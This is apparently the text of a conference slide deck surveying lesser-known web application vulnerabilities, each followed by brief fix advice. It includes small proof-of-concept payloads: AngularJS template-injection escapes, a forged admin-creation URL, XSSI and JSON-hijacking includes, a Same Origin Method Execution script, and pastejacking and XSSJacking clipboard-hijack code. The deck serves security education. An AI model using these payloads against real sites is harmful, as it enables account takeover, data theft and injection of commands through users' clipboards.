



Less Known Web Application Vulnerabilities

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About me

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- Administrator @ RST Forums (<https://rstforums.com/>)
- Speaker @ Defcon, OWASP, Defcamp
- OSCP, OSWP, CISSP

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Common Web Application Vulnerabilities

- Cross Site Scripting
- Cross Site Request Forgery
- SQL Injection
- Path Traversal
- File Inclusion
- Open Redirect
- Insecure Direct Object References



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Less Known Web Application Vulnerabilities

- PHP Object Injection*
- Java deserialization*
- Expression Language Injection*
- NoSQL Injection*
- XML External Entities*
- XPATH Injection*
- LDAP Injection*
- Web Cache Deception Attack*
- Host Header Injection*
- HTTP Header Injection*
- HTTP Parameter Pollution*
- DNS Rebinding*
- Client Side Template Injection*
- CSS Injection*
- CSS History Hijacking*
- Path-Relative Stylesheet Import*
- Reflective File Download*
- JSONP Injection*
- Session fixation*
- Session puzzling*
- Password Reset MitM Attack*
- ECB/CBC Crypto tokens*
- Padding oracle attack*
- Server Side Request Forgery*
- SMTP Command Injection*
- On Site Request Forgery*
- Cross Site Script Inclusion*
- XSSJacking*



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Client Side Template Injection

```
<html ng-app>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.7/angular.js">
</script>
</head>
<body>
<p>
<?php
$q = $_GET['q'];
echo htmlspecialchars($q, ENT_QUOTES);?>
</p>
</body>
</html>
```

```
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;
["a", "alert(1)"].sort(toString.constructor);}}
```

```
{{constructor.constructor('alert(1)')()}}
```




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How to fix?

- From server-side, do not embed user input into client side templates
- Filter template expression syntax



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On Site Request Forgery

```
POST /submit.php
```

```
Content-Length: 34
```

```
type=question&name=daf&message=foo
```

```
<tr>
```

```
  <td></td>
```

```
  <td>daf</td>
```

```
  <td>foo</td>
```

```
</tr>
```

```
../admin/newUser.php?username=daf2&password=0wned &role=admin#
```



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How to fix?

- Remove special characters such as ? & =
- Do not use GET method to perform actions
- Do not place user supplied data inside , <video>, <iframe> etc.



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Path Relative Stylesheet Import

Webpages can use path-relative links to load content from nearby folders. For example, say a browser loads

```
http://example.com/phpBB3/viewforum.php?f=2
```

and this page uses the following statement to import an external stylesheet:

```
<link href="styles/prosilver/theme/print.css" rel="stylesheet" type="text/css"/>
```

```
http://example.com/phpBB3/viewforum.php/anything/here?f=2
```

Parsing URLs is tricky, and web browsers are oblivious to this feature so they will misinterpret this URL as referring to a file called 'here' in the '/phpBB3/viewforum.php/anything/' folder and attempt to import the following page as a stylesheet:

```
http://example.com/phpBB3/viewforum.php/anything/styles/prosilver/theme/print.css
```

```
http://example.com/phpBB3/search.php/%0A{*}{color:red;}//
```

which returns:

```
<link rel="alternate" type="application/atom+xml" title="Feed - yourdomain.com" href="http://example.com/phpBB3/search.php/{*}{color:red;}//styles/prosilver/theme/feed.php" />
```

<http://blog.portswigger.net/2015/02/prssi.html>



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How to fix?

- Use X-Frame-Options and X-Content-Type-Options
- Set modern `<!doctype html>`
- Do not use relative paths



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Race conditions

- *Like*
- *Send money*
- *Withdraw money*


00:00 – Request

00:01 – Check if liked

00:02 – Update likes

00:03 – Update “liked”

00:04 – Response



Request -> [Process Time] -> End

Request1, Request 2, Request 3... -> [Process Time] -> End

<https://github.com/sakurity/racer>



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How to fix?

- Depending on the problem (e.g. locking, check transaction)



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
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Session fixation

“Does this page work to you?”

<https://legitimate-website.com/;jsessionid=3133700cc00fee>

[Login]



https://www.owasp.org/index.php/Session_fixation



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How to fix?

- Do not use user-supplied session ID as a new session
- Do not use session ID in URL



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Session puzzling

Session Puzzles are application-level vulnerabilities that can be exploited by overriding session attributes.





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How to fix?

- Use different objects for different parts of the application



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Password reset Man in the Middle attack

Case:

- User has an account on a system which allows security questions for password reset




Fig. 1: Basic PRMitM attack illustration. In this example, the email service provider challenges the attacker with a CAPTCHA and a security question.



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How to fix?

- Good security questions (contacts, user actions...)
- Password reset via SMS



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Cross-Site Script Inclusion

Cross-Site Script Inclusion (XSSI), designates a kind of vulnerability which exploits the fact that, when a resource is included using the script tag, the SOP doesn't apply, because scripts have to be able to be included cross-domain. An attacker can thus read everything that was included using the script tag.

```
var privateKey = "-----BEGIN RSA PRIVATE KEY-----\  
MIIEpQIBAAKCAQEAAxYEY8URy0jFmIKn0s/WK6QS/DusEGRhP4Mc2OwblFQkKXHOs\  
XYfbVmUCySpWCTsPPiKwG2a7+3e5mq9AsjCGvHyzzNmdEMdXAcdrf45xPS/1yYFG\  
0v8xv6QIJnztM18xWymaA5j2YGQieA/UNUJHJuvuvIMkZYkkeZ1ExszF2fRSMJH\  
-----"
```

```
<head>  
  <title>Regular XSSI</title>  
  <script src="https://www.vulnerable-domain.tld/script.js"></script>  
</head>  
<body>  
  <script>  
    alert(JSON.stringify(keys[0]));  
  </script>  
</body>
```



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How to fix?

- Never place sensitive/dynamic content inside JavaScript files



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JSONP Injection

JSONP comes from JSON with Padding and it was created in order to bypass common restrictions such as [Same-origin Policy](#) which is enforced for XMLHttpRequest (AJAX requests).

A screenshot of a web browser window. The address bar shows the URL 'verysecurebank.ro/getAccountTransactions?callback=testing'. The page content displays a JavaScript function call: 'testing({"transactions": [{"transactionId": "1", "amount":10000, "currency": "RON", "from": "John Doe", "to": "Jane Doe", "details": "Go shopping!"}, {"transactionId": "2", "amount":500, "currency": "RON", "from": "John Doe", "to": "Unknown Company", "details": "Monthly bill 10.01.2017"}]})'. The browser interface includes navigation buttons (back, forward, refresh, home) and a search icon in the address bar.

```
testing({"transactions": [{"transactionId": "1", "amount":10000, "currency": "RON", "from": "John Doe", "to": "Jane Doe", "details": "Go shopping!"}, {"transactionId": "2", "amount":500, "currency": "RON", "from": "John Doe", "to": "Unknown Company", "details": "Monthly bill 10.01.2017"}]})
```



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How to fix?


- Do not use JSONP



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Same Origin Method Execution



PoC:

@Main Page:

```
<script>
function startSOME() {
  window.open("step1.html");
  location.replace("http://www.vulnerable-domain.com/privateAlbum");
}
document.body.addEventListener("click",startSOME); //Popup Blocker trick
</script>
```

@step1.html:

```
<script>
function waitForDOM() {
  location.replace("http://www.vulnerable-domain.com/flash-plugin.swf?callback=opener.document.body.privateAlbum.firstChild.nextElementSibling.submit");
}
setTimeout(waitForDOM,3000);
</script>
```



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How to fix?

- Do not use callbacks
- Whitelist callbacks



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
JSON Hijacking

Some browser vulnerabilities (or features), allow attackers to gain information via JavaScript.

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: 13
```

```
1,abc,def,ghi
```

```
<!-- set an error handler -->
<SCRIPT>>window.onerror = function(err) {alert(err)}</SCRIPT>
<!-- load target CSV -->
<SCRIPT src="(target data's URL)"></SCRIPT>
```



```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Disposition: attachment; filename="a.json"
Content-Length: 39
```

```
{"aaa":"000", "bbb":"111", "ccc":"222"}
```

```
<!-- set an error handler -->
<SCRIPT>>window.onerror = function(err) {alert(err)}</SCRIPT>
<!-- load target JSON -->
<SCRIPT src="(target data's URL)" charset="UTF-16BE"></SCRIPT>
```





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How to fix?

- User hard-to-guess parameters in the URL
- Require custom HTTP headers (for JS requests)



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Reflected File Download

Attackers can build malicious URLs which once accessed, download files, and store them with any desired extension, giving a new malicious meaning to reflected input, even if it is properly escaped.




Figure 3 – Input from the “bar” parameter is reflected in the response



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How to fix?

- Use exact URL mapping
- Check paper for more suggestions




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Server Side Request Forgery

Web applications can trigger inter-server requests, which are typically used to fetch remote resources such as software updates, or to import data from a URL or other web applications. While such inter-server requests are typically safe, unless implemented correctly they can render the server vulnerable to Server Side Request Forgery.





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How to fix?


- Whitelist allowed domains and protocols



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DNS Rebinding





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How to fix?

- Strong authentication for services
- Verify Host header
- Add TLS (verify certificate)



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PasteJacking

Copy the text below and run it in your terminal for totally not evil things to happen.

```
echo "not evil"
```

```
document.addEventListener('keydown', function(event) {  
  var ms = 800;  
  var start = new Date().getTime();  
  var end = start;  
  while(end < start + ms) {  
    end = new Date().getTime();  
  }  
  copyTextToClipboard('echo "evil"\n');  
});
```

```
[REDACTED]:~ ionut$ echo "evil"  
evil  
[REDACTED]:~ ionut$ █
```



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How to fix?


- Do not trust Copy/Paste from websites



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XSSJacking



```
<html>
  <head>
    <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.js"></script>
    <script src="main.js"></script>
  </head>
  <body ng-app="xssApp" ng-controller="mainController">
    <h1> </h1>
    <textarea placeholder="Vulnerable to XSS" ng-model="textArea" ng-change="checkForAlert(textArea)">
    </textarea>
  </body>
</html>
```

```
Enter your email below to register:
</br>
<textarea autofocus style="width:220px; height:35px;"></textarea>
</br>
Repeat your email:
</br>
<iframe style="width:230px; height:50px;" frameborder="0" src="index.html"></iframe>
</br>
<input type="submit"></input>
<script>
  document.addEventListener('copy', function(e){
    console.log(e);
    e.clipboardData.setData('text/plain', '\x3cscript\x3ealert(1)\x3c/script\x3e');
    // If you're not sure why we have our data, not data from any browser, so be written to the clipboard
  });
</script>
```

<https://github.com/dxa4481/XSSJacking>



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How to fix?

- Avoid Self-XSS
- X-Frame-Options or CSP



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CSS History Stealing

Visited
Link

www.slashdot.org

www.reddit.com

www.webmd.com

www.chase.com

www.bankofamerica.com

Unvisited
Link

```
var links =  
document.querySelectorAll('a');  
  
for (var x = 0; x < links.length; ++x) {  
  console.log(  
    document.defaultView.getComputedStyle(  
      link[x], null  
    ).color  
  );  
}
```

```
>> rgb(85, 26, 139)    # Purple  
>> rgb(0, 0, 238)     # Blue  
>> rgb(85, 26, 139)    # Purple  
>> rgb(85, 26, 139)    # Purple  
>> rgb(0, 0, 238)     # Blue
```




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How to fix?

- Browsers should protect you



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Links

PHP Object Injection: <https://securitycafe.ro/2015/01/05/understanding-php-object-injection/>
Java Deserialization: <https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>
Expression Language Injection: <https://www.mindedsecurity.com/fileshare/ExpressionLanguageInjection.pdf>
Client Side Template Injection: <http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html>
On Site Request Forgery: <http://blog.portswigger.net/2007/05/on-site-request-forgery.html>
Web Cache Deception Attack: <https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf>
NoSQL Injection: <https://www.infoq.com/articles/nosql-injections-analysis>
XPath Injection: https://www.owasp.org/index.php/XPATH_Injection
LDAP Injection: [https://www.owasp.org/index.php/Testing_for_LDAP_Injection_\(OTG-INPVAL-006\)](https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006))
Path Relative Stylesheet Import: <http://blog.portswigger.net/2015/02/prssi.html>
Host Header Injection: <http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html>
HTTP Header Injection: <https://www.gracefulsecurity.com/http-header-injection/>
SMTP Header Injection: <https://adamdoupe.com/publications/email-header-injection-vulns-it2017.pdf>
HTTP Parameter Pollution: [https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_\(OTG-INPVAL-004\)](https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004))
Race conditions: <http://roberto.greyhats.it/pubs/dimva08-web.pdf>
Session fixation: https://www.owasp.org/index.php/Session_fixation
Session puzzling: <http://www.triadsquare.com/session-puzzling>
Password Reset MiTM: <https://www.ieee-security.org/TC/SP2017/papers/207.pdf>
Cross-Site Script Inclusion: <https://www.scip.ch/en/?labs.20160414>
JSONP Injection: <https://securitycafe.ro/2017/01/18/practical-jsonp-injection/>
Same Origin Method Execution: <http://www.benhayak.com/2015/06/same-origin-method-execution-some.html>
JSON Hijacking: <https://www.mbsd.jp/Whitepaper/xssi.pdf>
Reflected File Download: https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhINi96MHM/view
Server Side Request Forgery: <https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/>
XML External Entities: [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)
DNS Rebinding: https://www.youtube.com/watch?v=Q0JG_eKlcws
PasteJacking: <https://github.com/dxa4481/Pastejacking>
XSSJacking: <https://github.com/dxa4481/XSSJacking>
CSS History Stealing: <https://mislove.org/teaching/cs3700/spring15/lectures/lecture21.pdf>
CSS Injection: <https://blog.innerht.ml/cross-origin-css-attacks-revisited-feat-utf-16/>
ECB/CBC Crypto Tokens: <http://blog.portswigger.net/2011/10/breaking-encrypted-data-using-burp.html>
Padding Oracle Attack: <https://robertheaton.com/2013/07/29/padding-oracle-attack/>



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Conclusion

Even if web applications are properly protected against common vulnerabilities (e.g. Cross Site Scripting, SQL Injection), there might be many other possible attacks.

The “less common” list of vulnerabilities is very long and nobody will ever know all of them. However, anyone can think about “What would happen if someone tries...?” in order to prevent at least a few of them.



